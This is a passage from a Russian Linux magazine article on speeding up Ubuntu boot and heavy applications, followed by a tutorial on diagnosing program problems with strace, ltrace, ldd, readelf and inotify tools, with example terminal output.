Система использует утилиту /sbin/readahead-list, которая читает файлы /etc/readahead/boot и /etc/readahead/desktop и загружает перечисленные в них файлы во время инициализации системы. Эта простая и эффективная схема, которая, однако, имеет и очевидные недостатки. Дело в том, что любая стандартная установка Ubuntu со временем претерпевает изменения в количестве установленных и загружаемых во время старта ОС сервисов. Списки файлов в этом случае становятся неактуальными и требуют обновления. Параметр ядра profile позволяет перестроить списки предварительно загружаемых файлов. Для его включения перезагрузи систему, во время загрузки нажми <Esc> для входа в меню загрузчика, далее нажми <e> и добавь в конец списка параметров ядра слово profile. Нажми <b> для загрузки. Инициализация системы в режиме профилирования займет время, поэтому будь готов потерпеть.



Сокращение скорости запуска при использовании Preload

ЗАМОРОЗКА ПРОЦЕССА ИЛИ CRYOPID

Иногда лучший способ ускорить запуск приложения — просто не останавливать его. Для многих юниксоидов работающие сутками напролет браузер, почтовый и jabber-клиенты — обычное дело. Такие приложения просто нет смысла завершать, они могут понадобиться в любую минуту. Так почему бы не развить эту идею дальше и не сделать так, чтобы вместо остановки процессов их состояние можно было бы заморозить, а позже — восстановить, избавив программу от необходимости каждый раз производить сложную и трудоемкую инициализацию внутреннего состояния? Не мы первые, не мы последние. CryoPID — простое приложение для заморозки процессов и последующего их восстановления. Прога не требует прав root или модификации ядра, работает на архитектурах x86 и amd64 и, что самое главное, не привязывает замороженный процесс к конкретной машине. После заморозки процесс превращается во что-то вроде самораспаковывающегося архива, ты легко можешь перенести его на другую машину и просто запустить. Пакет CryoPID есть далеко не в каждом дистрибутиве, поэтому его придется установить самостоятельно:

```
$ cd /tmp
$ wget http://dagobah.ucc.asn.au/wacky/cryopid-0.5.9.1-i386.tar.gz
$ tar -xzf cryopid-0.5.9.1-i386.tar.gz
$ cd cryopid-0.5.9.1/src
$ make
$ mkdir ~/bin
$ cp freeze ~/bin
```

После этого можно запустить программу следующим образом:

```
$ ~/bin/freeze имя-файла pid-поцесса
```


К сожалению, CryoPID имеет несколько проблем, включая неполную поддержку сокетов и X-приложений, а также генерирует мусор в списке процессов вместо имени восстановленной программы.

ШУСТРАЯ ЗАГРУЗКА UBUNTU


Ubuntu быстра, на самом деле быстра. Скорость загрузки этого дистрибутива оставляет далеко позади многие другие линуксы и заставляет завидовать поклонников BSD-систем. Однако нет пределов совершенству, и в этом разделе мы попробуем ускорить ускоренное.







Окно управления сервисами в Ubuntu



Оптимизируем работу OpenOffice.org

1. Отключи таймаут в grub. По умолчанию загрузчик ждет 3 секунды, чтобы пользователь смог изменить параметры загрузки. Открой файл /boot/grub/menu.lst, найди строку «timeout=3» и замени 3 на 0.
2. Отключи splash. Ubuntu splash-screen, показываемый во время загрузки системы, малоинформативен и требует время на свою загрузку. Поэтому открываем все тот же /boot/grub/menu.lst и убираем опции «quiet» и «splash» из параметров загрузки ядра.
3. Отключи IPv6. Раньше поддержка пока ненужного протокола IPv6 в Linux была реализована в виде загружаемого модуля, поэтому для ее отключения требовалось лишь слегка отредактировать файл /etc/modprobe.d/aliases. Сегодня IPv6 вшит прямо в ядро, поэтому для его отключения ядру должен быть передан параметр «ipv6.disable=1». Сделать это можно, отредактировав файл /boot/grub/menu.lst.
4. Отключи проверку на выход из спящего режима. Во время своей загрузки ядро выполняет проверку, выходит ли комп из спящего режима (suspend) или выполняет обыкновенную загрузку. Занимает эта процедура всего одну секунду, однако ее тоже можно сэкономить, добавив опцию «noresume» к параметрам загрузки ядра. Естественно, владельцам ноутбуков этого делать не стоит.
5. Оптимизируй initramfs. Образ RAM-диска используется для хранения низкоуровневых компонентов ОС, которые должны быть доступны еще до монтирования корневой файловой системы. По умолчанию этот образ содержит всевозможные компоненты, подобранные на все случаи жизни. Без них образ грузится в память быстрее, что способствует сокращению общего времени загрузки системы. Открываем файл /etc/initramfs-tools/initramfs.conf, находим строку «MODULES=most» и заменяем ее на «MODULES=dep». Далее пересобираем все доступные образы только с необходимыми компонентами:

```
$ sudo update-initramfs -k all -u
```

После обновления ядра образы будут сгенерированы автоматически.
6. Отключи ненужные сервисы. По умолчанию в Ubuntu активировано множество фоновых сервисов на все случаи жизни. Вряд ли тебе нужны они все, поэтому идем отключать. Открываем System → Administration → Services и видим список сервисов. Выбор кандидатов на отключение зависит от конкретной ситуации, но в большинстве случаев безболезненно можно пожертвовать следующим:

- Bluetooth Manager — менеджер устройств Bluetooth
- Check for new hardware drivers — проверка новых версий проприетарных драйверов
- Evolution Alarm Notifier — сигнализатор прихода почты в Evolution
- Print Queue Applet — апплет очереди печати
- Tracker — служба поиска и индексирования

7. Отключи автостарт ненужных приложений. Во время входа в систему происходит автозапуск большого количества различных приложений (в основном это апплеты). Не все они нужны, поэтому открой System → Preferences → Applications startup и удали все, что считаешь ненужным (например, апплет bluetooth). Запуск оставшихся приложений можно немного оптимизировать с помощью следующего трюка: отредактируй строку запуска каждого из них так, чтобы она приняла примерно такой вид:

```
sh -c "sleep 10; exec bluetooth-applet"
sh -c "sleep 20; exec /usr/lib/evolution/2.28/
evolution-alarm-notify"
```

Для каждого следующего приложения число должно увеличиваться на 10. Так ты сделаешь загрузку DE более равномерной.

УСКОРЯЕМ ЗАПУСК ТЯЖЕЛОВЕСОВ

Многие тяжеловесные приложения, используемые нами повседневно, слишком медлительны и неповоротливы. Нередко на их запуск уходит больше минуты, что довольно сильно раздражает и мешает сконцентрироваться на работе. Попробуем это исправить.

- **OpenOffice.org**. Этот офисный пакет рекордсмен по потреблению ресурсов и неповоротливости, поэтому его оптимизации необходимо уделить особое внимание. Открываем Tools → Options, переходим к подразделу «Memory». Устанавливаем значение «Number of steps» равным 20, это уменьшит размер истории отмены. В секции «Graphics cache» устанавливаем значение «Use for OpenOffice.org» в 128, «Memory per object» — в 20. В подсекции «Java» убираем галочку с опции «Use a Java runtime environment». Оптимизация позволяет поднять скорость запуска и время реакции.
- **Firefox**. Огнелис — вторая по уровню прожорливости и тормознутости программа. Начиненная достаточно большим количеством плагинов, она превращается из огненной лисы в замороженную черепаху, но есть два пути ускорить ее запуск. Первый — удалить все ненужные и редко используемые плагины. Это поднимет и скорость запуска, и производительность. Второй — оптимизировать базу sqlite, используемую для хранения данных профиля:

```
$ find ~/.mozilla/firefox/ -name *.sqlite \
  -exec sqlite3 {} VACUUM \;
```

Делать это необходимо регулярно (например, раз в неделю), так как базы постоянно растут и захламляются.

Юрий «Adept» Видинеев adeptg@gmail.com



Чудеса трассировки

Решение проблем с приложениями при помощи утилиты strace

Представь ситуацию: ты поставил новую классную прогу, а она не запускается или безбожно тормозит. Или сетевой сервис падает при непонятных обстоятельствах. Досадно! Ситуация усугубляется тем, что ни в консольном выводе, ни в логах ничего интересного нет. Но и в этом случае можно предпринять ряд действий, которые, если и не помогут устранить проблему в запуске, то хотя бы позволят составить правильный баг-репорт.

ЗНАКОМСТВО

Первый помощник в таком случае — это strace. Для тех, кто вдруг не читал статью в #10 за 2009 год («Танцы с бубном и напильником»), напомню, что работа strace заключается в перехвате и записи системных вызовов, выполненных процессом, а также полученных им сигналов. Strace может помочь в следующих ситуациях:

- если приложение отказывается работать из-за проблем с правами;
- если приложение не запускается из-за отсутствия какого-нибудь нужного файла;
- в некоторых случаях с помощью strace быстрее, чем с помощью tcpdump, можно обнаружить проблемы с сетевыми програми;
- при проблемах с физическим или псевдоустройством (типа /dev/random или /dev/

```
Файл Правка Вид Терминал Справка
adept@adept-laptop:~$ strace -fc firefox
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
 99.59    0.150884       16765         9           wait4
  0.24    0.000363          33        11           execve
  0.06    0.000097           0      1169           writev
  0.04    0.000062           0      2339           poll
  0.03    0.000049           0       227           fstat
  0.03    0.000046           0       397       173 open
  0.00    0.000000           0      2505      1170 read
  0.00    0.000000           0         7           write
  0.00    0.000000           0       276           close
  0.00    0.000000           0        59        32 stat
  0.00    0.000000           0         8           lstat
  0.00    0.000000           0         6           lseek
  0.00    0.000000           0       409           mmap
  0.00    0.000000           0       196           mprotect
  0.00    0.000000           0        40           munmap
  0.00    0.000000           0        31           brk
  0.00    0.000000           0         8           geteuid
  0.00    0.000000           0         4           getegid
  0.00    0.000000           0         4           getppid
  0.00    0.000000           0         8           getgroups
  0.00    0.000000           0         1           getresuid
  0.00    0.000000           0         1           getresgid
  0.00    0.000000           0         1           statfs
  0.00    0.000000           0         1           sched_getparam
  0.00    0.000000           0         1           sched_setscheduler
  0.00    0.000000           0         1           sched_getscheduler
  0.00    0.000000           0         3           sched_get_priority_max
  0.00    0.000000           0         2           sched_get_priority_min
  0.00    0.000000           0        11           arch_prctl
  0.00    0.000000           0         4         1 futex
  0.00    0.000000           0         1           set_tid_address
  0.00    0.000000           0         1           clock_getres
  0.00    0.000000           0         1           set_robust_list
------ ----------- ----------- --------- --------- ----------------
100.00    0.151501                  7951      1492 total
adept@adept-laptop:~$
```

Сокращенная статистика strace для Firefox

audit) strace покажет последний незавершенный вызов;

• если надо отследить все файлы, к которым обращается приложение в процессе работы. Это может быть полезным, например, для составления профиля AppArmor или переноса приложения в среду chroot. В простейшем случае вызов strace выглядит следующим образом:

$ strace uname

```
execve("/bin/uname", ["uname"], [/* 36 vars
*/]) = 0
brk(0) = 0x1ed2000
access("/etc/ld.so.nohwcap", F_OK) = -1
ENOENT (No such file or directory)
mmap(NULL, 8192, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x7fb79f08a000
access("/etc/ld.so.preload", R_OK) = -1
ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0644, st_
size=133660, ...}) = 0
…
### Попытка получить доступ к большому коли-
честву файлов, в основном из каталога /usr/
lib/locale/ru_RU.utf8
uname({sys="Linux", node="adept-laptop",
...}) = 0
...
```

По умолчанию весь вывод strace отправляет в stderr, что далеко не всегда удобно. Попросить strace писать вывод в файл можно с помощью опции '-o':

```
$ strace -o uname.strace uname
```

Первый системный вызов — execve: запуск файла на выполнение. В скобках передается команда с аргументами (если они есть) и количество переменных окружения, переданных процессу. По умолчанию strace не показывает сами переменные окружения, но его можно попросить выводить более подробную информацию с помощью опции '-v'. Вызов возвратил 0 — значит все ok. В противном случае значение было бы -1.

```
Файл Правка Вид Терминал Справка
adept@adept-laptop:~$ inotifywatch -t 300 /home/adept/.mozilla/firefox/92du3dkh.default/Cache/
Establishing watches...
Finished establishing watches, now collecting statistics.
total  access  modify  close_write  close_nowrite  open  create  delete  filename
2569   1075    1149    36           92             128   36      53      /home/adept/.mozilla/firefox/92du3dkh.default/Cache/
adept@adept-laptop:~$
```

Статистика файловых операций с кэшем Firefox за 1 минуту при активном серфинге

Следующий интересный системный вызов — access: проверка прав пользователя на файл. В данном случае тестируется существование файла (о чем говорит режим проверки F_OK). На третьей строчке системный вызов вернул значение -1 (ошибка) и вывел ошибку ENOENT (No such file or directory). Это нормально, так как этот файл всего лишь служит для указания линковщику на использование стандартных неоптимизированных версий библиотек.

Как правило, с помощью вызова access проверяются только права на файл или существование самого файла, без каких-либо последующих манипуляций над файлом. Манипуляции над файлом всегда начинаются с системного вызова open, открывающего файл в одном из режимов (O_RDONLY, O_WRONLY или O_RDWR). Вызов возвращает небольшое целое число — файловый дескриптор, который впоследствии будет использоваться другими вызовами (до того момента, пока не будет закрыт с помощью вызова close).

После открытия файла вызовом open происходит его чтение вызовом read или запись вызовом write. Оба вызова принимают файловый дескриптор, а возвращают количество прочитанных/записанных байт.

Вызов fstat предназначен для получения информации о файле (номер inode, uid, gid и т.д.)

Самый главный вызов в листинге выше — uname, который позволяет получить информацию о текущем ядре. Если трассировка uname занимает всего сотню строк, то трассировка серьезного приложения легко может занимать несколько тысяч строк. Читать такой лог — не самое большое удовольствие. Поэтому иногда лучше записывать в лог только определенные вызовы. Например, чтобы отследить все вызовы open и access (а на них следует обращать внимание в первую очередь при проблемах с запуском приложения):

```
$ strace -e trace=open,access \
   -o strace.log uname
```

Вместо перечисления всех нужных вызовов можно использовать классы, состоящие только из специализированных вызовов: file, process, network, signal или ipc. Также можно писать в лог все вызовы, кроме одного. Например, чтобы исключить вызов mmap:

```
$ strace -e trace=\!mmap -o strace.log uname
```

К сожалению, исключить из вывода сразу несколько вызовов не получится.

Некоторые приложения в процессе работы любят наплодить большое количество дочерних процессов. По умолчанию strace игнорирует дочерние процессы, но это поведение можно изменить с помощью опции '-f'. Если вывод strace пишется в лог, то удобно использовать опцию '-ff', которая заставляет strace писать трассировку каждого процесса в отдельный лог вида filename.PID.




▷ warning

Из соображений безопасности не следует запускать ldd на подозрительных бинарниках — это может привести к выполнению вредоносного кода. Подробности, например, тут: www.catonmat.net/blog/ldd-arbitrary-code-execution/. На подозрительных файлах лучше использовать readelf.



▷ links

strace.sourceforge.net
www.ltrace.org
github.com/rvoicilas/inotify-tools



▷ info

• Системные вызовы — это «интерфейс» между ядром и приложением. Ядра Linux ветки 2.6 имеют более 400 различных вызовов.

• Информацию о каждом системном вызове можно найти во втором разделе man. Например, про повсеместно встречающийся вызов open можно посмотреть так: «man 2 open».

• Для работы strace используется системный вызов ptrace.

• Для трассировки библиотечных вызовов есть отдельный инструмент — ltrace.



Inotify: мониторинг событий

С помощью strace можно отследить, к каким файлам обращалось конкретное приложение. Но иногда возникает обратная задача — отследить обращения к определенному файлу и выполнить какие-то действия при этих обращениях. Тогда на помощь придет механизм inotify. Inotify — подсистема ядра, позволяющая отслеживать файловые операции. Технология проверена временем — она была включена еще в ядро 2.6.13 (июнь 2005). Inotify активно используется, например, десктопными поисковиками (вроде Beagle), а также такой полезной штукой, как incron.
Incron — аналог обычного cron с той лишь разницей, что выполнение команды происходит не по времени, а по наступлению указанного в задании события.
После установки (incron есть в репозиториях большинства дистрибутивов) создается пустой файл /etc/incron.allow, в котором надо перечислить пользователей, которым разрешено использовать incron.
Создаются задания с помощью команды:

```
$ incrontab -e
```

Формат заданий:

```
<путь> <событие> <команда> (с разделением через
пробел)
```

Самые интересные события

```
IN_ACCESS — файл был прочитан
IN_ATTRIB — изменились метаданные файла/каталога
IN_MODIFY — файл был изменен
IN_CREATE — файл или каталог был создан в отслеживаемой директории
IN_DELETE — файл или каталог был удален в отслеживаемой директории
IN_DELETE_SELF — отслеживаемый файл или каталог был удален
IN_MOVE — файл был перемещен из отслеживаемого каталога или в него
IN_ALL_EVENTS — все события
```

В описании команды можно использовать внутренние переменные. Самые полезные:

```
$@ — полное имя отслеживаемого файла/каталога
$# — относительное имя файла, вызвавшего событие
(только при мониторинге каталога)
$% — название события
```

Еще одна весьма полезная возможность strace: с помощью опции '-p' и указания PID можно проводить трассировку работающего процесса. Можно даже соединиться сразу с несколькими процессами, указав опцию '-p' несколько раз. Вот такая конструкция запустит трассировку всех процессов apache:

```
# strace -f $(pidof apache2 | sed 's/\([0-9]*\)/\-p
\1/g')
```

Чтобы показать всю мощь strace, опишу несколько случаев из моей практики, в которых без помощи этой удивительной утилиты на поиск и устранение проблемы я потратил бы кучу времени.

ПРОБЛЕМЫ С ПРАВАМИ

Давным-давно, когда апач еще был версии 1.3, а PHP — 4, переехал я на новый сервак. И практически сразу вылезла одна проблема — из PHP с помощью обычной функции mail не отправлялись письма. Заглянул в логи индейца — пусто, в логах сендмыла и системных логах — тоже ничего интересного. С точно такими же конфигами apache, PHP и sendmail на другом сервере все работало, значит, причина

```
Файл  Правка  Вид  Терминал  Справка
adept@adept-laptop:~$ ltrace -c /usr/lib/openoffice/program/soffice.bin
% time     seconds  usecs/call     calls      function
------ ----------- ----------- --------- --------------------
 57.85    2.353339         276      8500 rtl_allocateMemory
 36.90    1.501144     1501144         1 soffice_main
  5.10    0.207642          31      6602 rtl_freeMemory
  0.08    0.003243         115        28 __gxx_personality_v0
  0.07    0.002835        2835         1 sal_detail_initialize
  0.00    0.000026          26         1 sal_detail_deinitialize
------ ----------- ----------- --------- --------------------
100.00    4.068229                 15133 total
adept@adept-laptop:~$
```

Статистика библиотечных вызовов OpenOffice

Немного истории

Strace (сокращение от system trace) — это свободное ПО, распространяемое под BSD-подобной лицензией. Утилита была написана в 1991 году Полом Краненбургом для SunOS как аналог утилиты trace. На Linux ее портировал Бранко Ланкестер, который также реализовал поддержку в ядре. В 1992 году вышла версия 2.5 для SunOS, но версия для Linux все еще базировалась на версии 1.5. В 1993 году Рик Слэдки объединил strace 2.5 для SunOS и второй релиз strace для Linux, добавив при этом много возможностей от truss из SVR4. В результате появилась strace, которая работала и на Linux, и на SunOS. В 1994 Рик портировал strace на SVR4 и Solaris, а в 1995 — на Irix. Сегодня strace поддерживается большим количеством людей, в списке разработчиков даже успел отметиться сам Линус. Последняя на момент написания статьи версия — 4.5.20 от 14 апреля 2010 года. strace сейчас достаточно активно развивается, в основном добавляется поддержка и фиксятся баги при работе на всяких экзотичных архитектурах.

Инструменты, подобные strace

DTrace — продукт Sun Microsystems, работает на Solaris, FreeBSD и Mac OS X (10.5 и старше). Есть тестовая версия порта для Linux.
ktrace — работает на FreeBSD, OpenBSD, NetBSD и Mac OS X (до версии 10.5).

Inotify-tools

Кроме Incron есть еще полезная штука, использующая inotify — inotify-tools, включающая в себя inotifywait и inotifywatch, которые очень удобно использовать в скриптах. Inotifywait просто ждет указанных событий над указанными файлами и завершается с тем или иным кодом возврата. Немного модифицированный скрипт из man'a, хорошо иллюстрирующий предназначение inotifywait:

```
$ cat ~/script.sh
while inotifywait -e modify \
   /var/log/apache2/error.log; do
      tail -1 /var/log/apache2/error.log | \
         notify-send "Apache needs love!"
done
```

Inotifywatch просто собирает статистику по обращению к определенному файлу/каталогу в течение определенного времени или до прерывания и отображает ее в виде таблицы. Есть возможность сбора статистики только по определенным событиям, задания исключения файлов по маске и чтения списка объектов для мониторинга из файла.

Файл Правка Вид Терминал Справка

```
adept@adept-laptop:~$ ldd /usr/lib/firefox-3.6.3/firefox-bin
        linux-vdso.so.1 =>  (0x00007fff80d83000)
        libpthread.so.0 => /lib/libpthread.so.0 (0x00007f47fe8d2000)
        libxul.so => not found
        libmozjs.so => not found
        libxpcom.so => not found
        libplds4.so => /usr/lib/libplds4.so (0x00007f47fe6cd000)
        libplc4.so => /usr/lib/libplc4.so (0x00007f47fe4c7000)
        libnspr4.so => /usr/lib/libnspr4.so (0x00007f47fe28b000)
        libdl.so.2 => /lib/libdl.so.2 (0x00007f47fe087000)
        libgtk-x11-2.0.so.0 => /usr/lib/libgtk-x11-2.0.so.0 (0x00007f47fda64000)
        libatk-1.0.so.0 => /usr/lib/libatk-1.0.so.0 (0x00007f47fd843000)
        libpangoft2-1.0.so.0 => /usr/lib/libpangoft2-1.0.so.0 (0x00007f47fd619000)
        libfreetype.so.6 => /usr/lib/libfreetype.so.6 (0x00007f47fd392000)
        libfontconfig.so.1 => /usr/lib/libfontconfig.so.1 (0x00007f47fd15d000)
        libgdk-x11-2.0.so.0 => /usr/lib/libgdk-x11-2.0.so.0 (0x00007f47fceb0000)
        libgdk_pixbuf-2.0.so.0 => /usr/lib/libgdk_pixbuf-2.0.so.0 (0x00007f47fcc93000)
        libpangocairo-1.0.so.0 => /usr/lib/libpangocairo-1.0.so.0 (0x00007f47fca86000)
        libpango-1.0.so.0 => /usr/lib/libpango-1.0.so.0 (0x00007f47fc83c000)
        libcairo.so.2 => /usr/lib/libcairo.so.2 (0x00007f47fc5b8000)
        libgio-2.0.so.0 => /usr/lib/libgio-2.0.so.0 (0x00007f47fc305000)
        libgobject-2.0.so.0 => /usr/lib/libgobject-2.0.so.0 (0x00007f47fc0bd000)
        libgmodule-2.0.so.0 => /usr/lib/libgmodule-2.0.so.0 (0x00007f47fbeb8000)
        libgthread-2.0.so.0 => /usr/lib/libgthread-2.0.so.0 (0x00007f47fbcb3000)
        librt.so.1 => /lib/librt.so.1 (0x00007f47fbaab000)
        libglib-2.0.so.0 => /lib/libglib-2.0.so.0 (0x00007f47fb7cc000)
        libX11.so.6 => /usr/lib/libX11.so.6 (0x00007f47fb496000)
        libasound.so.2 => /usr/lib/libasound.so.2 (0x00007f47fb1b5000)
        libm.so.6 => /lib/libm.so.6 (0x00007f47faf31000)
        libstdc++.so.6 => /usr/lib/libstdc++.so.6 (0x00007f47fac1d000)
        libgcc_s.so.1 => /lib/libgcc_s.so.1 (0x00007f47faa06000)
        libc.so.6 => /lib/libc.so.6 (0x00007f47fa683000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f47fed22000)
        libXext.so.6 => /usr/lib/libXext.so.6 (0x00007f47fa471000)
        libXrender.so.1 => /usr/lib/libXrender.so.1 (0x00007f47fa267000)
        libXinerama.so.1 => /usr/lib/libXinerama.so.1 (0x00007f47fa063000)
        libXi.so.6 => /usr/lib/libXi.so.6 (0x00007f47f9e53000)
        libXrandr.so.2 => /usr/lib/libXrandr.so.2 (0x00007f47f9c4a000)
```

ldd для Firefox

не в них. Пора расчехлять strace. Остановил апач и запустил трассировку:

```
# strace -f -o /tmp/apache2.strace \
   /etc/init.d/apache2 start
```

После того, как скрипт отправки почты (с нехитрым названием mail.php) был несколько раз запущен из браузера, а apache остановлен, можно приступать к анализу лога.

$ grep mail.php /tmp/apache2.strace

```
5345 read(9, "GET /mail.php HTTP/1.1\r\nHost:
12"..., 8000) = 397
5345 stat("/var/www/mail.php", {st_mode=S_
IFREG|0644, st_size=256, ...}) = 0
5345 lstat("/var/www/mail.php", {st_mode=S_
IFREG|0644, st_size=256, ...}) = 0
5345 open("/var/www/mail.php", O_RDONLY) = 10
…
```

Здесь в каждой строчке первое поле — PID, второе — вызов с параметрами, третье — значение, которое вернул вызов. В большинстве случаев, если возвращаемое значение не отрицательное — вызов отработал без ошибки. То есть, grep по mail.php не дал ничего интересного, кроме PID-процесса (5345), который его обрабатывал. Что ж, запустим grep по PID:

$ grep 5345 /tmp/apache2.strace

```
5340 clone(child_stack=0, flags=CLONE_CHILD_
CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_
tidptr=0x7f3bf2eada10) = 5345
…
5345 read(9, "GET /mail.php HTTP/1.1\r\nHost:
12"..., 8000) = 397
5345 stat("/var/www/mail.php", {st_mode=S_
IFREG|0644, st_size=256, ...}) = 0
…
5345 clone(child_stack=0, flags=CLONE_CHILD_
CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_
tidptr=0x7f3bf2eada10) = 5347
```

Опять ничего интересного по поводу ошибки. Но на последней строчке с помощью системного вызова clone создается дочерний процесс с PID 5347. Ух ты, квест! :) Grep по 5347:

Файл Правка Вид Терминал Справка

```
adept@adept-laptop:~$ strace -f -e trace=open firefox 2>&1 | grep -v ENOENT
open("/etc/ld.so.cache", O_RDONLY)      = 3
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/usr/bin/firefox", O_RDONLY)      = 3
Process 8782 attached
[pid  8782] open("/etc/ld.so.cache", O_RDONLY) = 3
[pid  8782] open("/lib/libc.so.6", O_RDONLY) = 3
[pid  8782] open("/usr/bin/which", O_RDONLY) = 3
Process 8782 detached
--- SIGCHLD (Child exited) @ 0 (0) ---
Process 8783 attached
[pid  8783] open("/etc/ld.so.cache", O_RDONLY) = 3
[pid  8783] open("/lib/libc.so.6", O_RDONLY) = 3
[pid  8783] open("/usr/share/locale/locale.alias", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_IDENTIFICATION", O_RDONLY) = 3
[pid  8783] open("/usr/lib/gconv/gconv-modules.cache", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_MEASUREMENT", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_TELEPHONE", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_ADDRESS", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_NAME", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_PAPER", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_MESSAGES", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_MESSAGES/SYS_LC_MESSAGES", O_RDO
NLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_MONETARY", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_COLLATE", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_TIME", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_NUMERIC", O_RDONLY) = 3
[pid  8783] open("/usr/lib/locale/ru_RU.utf8/LC_CTYPE", O_RDONLY) = 3
Process 8783 detached
--- SIGCHLD (Child exited) @ 0 (0) ---
open("/etc/ld.so.cache", O_RDONLY)      = 3
open("/lib/libc.so.6", O_RDONLY)        = 3
open("/usr/lib/firefox-3.6.3/firefox", O_RDONLY) = 3
Process 8784 attached
[pid  8784] open("/etc/ld.so.cache", O_RDONLY) = 3
[pid  8784] open("/lib/libc.so.6", O_RDONLY) = 3
[pid  8784] open("/usr/share/locale/locale.alias", O_RDONLY) = 3
```

Список файлов, которые открывает Firefox при запуске

$ grep 5347 /tmp/apache2.strace

```
5345 clone(child_stack=0, flags=CLONE_CHILD_
CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_
tidptr=0x7f3bf2eada10) = 5347
…
5347 execve("/bin/sh", ["sh", "-c", "/usr/sbin/
sendmail -t -i "], [/* 6 vars */] = -1 EACCES
(Permission denied)
```

Бинго! Для отправки почты используется /usr/sbin/sendmail, а вызов ругается на отсутствие прав. Причем права на sendmail выставлены корректно, а вот на /bin/sh — нет. Каким-то образом оказалось, что права на /bin/sh были 770 (при владельце и группе root), то есть пользователь www-data (от которого работал apache) не имел прав на выполнение. Корректировка прав исправила это недоразумение.

ПРОБЛЕМЫ С СЕТЬЮ

Иногда strace позволяет решать сетевые проблемы гораздо быстрее, чем tcpdump. В частности, с помощью strace очень удобно отслеживать, к каким сервисам и в каком порядке обращается приложение для определения имен.

Однажды я сменил IP для одного домена, но, несмотря на то, что dig выдавал мне правильный новый IP, firefox все еще ломился на старый. Трассируем:

$ strace -f -e trace=network firefox xakep.ru

```
7879 socket(PF_FILE, SOCK_STREAM|SOCK_CLOEXEC|SOCK_
NONBLOCK, 0) = 3
7879 connect(3, {sa_family=AF_FILE, path="/var/run/
nscd/socket"}, 110) = 0
7879 sendto(3, "\2\0\0\0\v\0\0\0\7\0\0\0passwd\0",
19, MSG_NOSIGNAL, NULL, 0) = 19
```

Вызов connect из листинга показывает, что Firefox сначала обращается к сервису NSCD (кэширующий демон) для разрешения имен, а только потом, если NSCD ничего не выдаст — к DNS. На ноутбуке

```
Файл  Правка  Вид  Терминал  Справка
adept@adept-laptop:~$ readelf -d /usr/lib/firefox-3.6.3/firefox-bin

Dynamic section at offset 0xda58 contains 54 entries:
  Tag        Type                         Name/Value
 0x0000000000000001 (NEEDED)             Shared library: [libpthread.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libxul.so]
 0x0000000000000001 (NEEDED)             Shared library: [libmozjs.so]
 0x0000000000000001 (NEEDED)             Shared library: [libxpcom.so]
 0x0000000000000001 (NEEDED)             Shared library: [libplds4.so]
 0x0000000000000001 (NEEDED)             Shared library: [libplc4.so]
 0x0000000000000001 (NEEDED)             Shared library: [libnspr4.so]
 0x0000000000000001 (NEEDED)             Shared library: [libdl.so.2]
 0x0000000000000001 (NEEDED)             Shared library: [libgtk-x11-2.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libatk-1.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libpangoft2-1.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libfreetype.so.6]
 0x0000000000000001 (NEEDED)             Shared library: [libfontconfig.so.1]
 0x0000000000000001 (NEEDED)             Shared library: [libgdk-x11-2.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libgdk_pixbuf-2.0.so.0]
 0x0000000000000001 (NEEDED)             Shared library: [libpangocairo-1.0.so.0]
